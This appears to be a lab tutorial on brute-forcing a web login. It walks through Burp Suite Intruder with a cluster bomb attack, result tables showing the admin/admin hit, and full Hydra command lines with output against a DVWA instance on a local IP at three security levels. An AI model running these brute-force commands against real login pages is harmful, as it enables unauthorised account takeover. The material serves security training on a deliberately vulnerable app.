
- Now go to burp suit and turn on intercept




- Now go to Firefox and enter wrong id password




- Now go to burp suit and you can see details like http method , host name, browser details , website details , cookie , username and password



- Now right click and send the details to intruder




- Now go to intruder




- Now one by one highlight the uid and passw one by one and click on add to insert a new payload


- Now select attack type as cluster bomd




- Now go to payloads and select payload set 1 and payload type simple list to create list of user names
- Now in payload settings on by one add username



- Now go to payloads and select payload set 2 and payload type simple list to create list of passwords
- Now in payload settings on by one add passwords




- Now start the attack




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302			145	
1	gordonb	dhairya	302			145	
2	god	dhairya	302			145	
3	admin	dhairya	302			145	
4	R2142220251	dhairya	302			145	
5	500105432	dhairya	302			145	
6	gordonb	jod	302			145	
7	god	jod	302			145	
8	admin	jod	302			145	
9	R2142220251	jod	302			145	
10	500105432	jod	302			145	
11	gordonb	charley	302			145	
12	god	charley	302			145	
13	admin	charley	302			145	
14	R2142220251	charley	302			145	
15	500105432	charley	302			145	
16	gordonb	admin	302			145	
17	god	admin	302			145	
18	admin	admin	302			243	
19	R2142220251	admin	302			145	
20	500105432	admin	302			145	
21	gordonb	password	302			145	
22	god	password	302			145	
23	admin	password	302			145	
24	R2142220251	password	302			145	
25	500105432	password	302			145	

- Now to identify the successful username and password sort the length in descending order



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
18	admin	admin	302			243	
0			302			145	
1	gordonb	dhairya	302			145	
2	god	dhairya	302			145	
3	admin	dhairya	302			145	
4	R2142220251	dhairya	302			145	
5	500105432	dhairya	302			145	
6	gordonb	jod	302			145	
7	god	jod	302			145	
8	admin	jod	302			145	
9	R2142220251	jod	302			145	
10	500105432	jod	302			145	
11	gordonb	charley	302			145	
12	god	charley	302			145	
13	admin	charley	302			145	
14	R2142220251	charley	302			145	
15	500105432	charley	302			145	
16	gordonb	admin	302			145	
17	god	admin	302			145	
19	R2142220251	admin	302			145	
20	500105432	admin	302			145	
21	gordonb	password	302			145	
22	god	password	302			145	
23	admin	password	302			145	
24	R2142220251	password	302			145	
25	500105432	password	302			145	

- We had analyze that except 1 username and password all the username and password combination have same length so the user name and password with different length are the correct username and password combination.



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
18	admin	admin	302			243	

EXTRA

Using hydra for brute forcing

Low security-

```
┌──(root㉿kali)-[/home/dhairya]
└─# hydra -l admin -P password.txt 'http-get-form://192.168.0.110/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=low:F=username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-25 23:49:11
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking http-get-form://192.168.0.110:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=low:F=username and/or password incorrect
[80][http-get-form] host: 192.168.0.110   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-25 23:49:12
```

Medium security-

```
┌──(root㉿kali)-[/home/dhairya]
└─# hydra -l admin -P password.txt 'http-get-form://192.168.0.110/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=medium:F=username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-26 00:18:07
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking http-get-form://192.168.0.110:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=medium:F=username and/or password incorrect
[80][http-get-form] host: 192.168.0.110   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-26 00:18:08
```

High security-

(took more time than other)

```
┌──(root㉿kali)-[/home/dhairya]
└─# hydra -l admin -P password.txt 'http-get-form://192.168.0.110/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=high:F=username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-26 00:19:57
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking http-get-form://192.168.0.110:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=b4d394e593abe34e322ae60c748bb1cf; security=high:F=username and/or password incorrect
[80][http-get-form] host: 192.168.0.110   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-26 00:20:27
```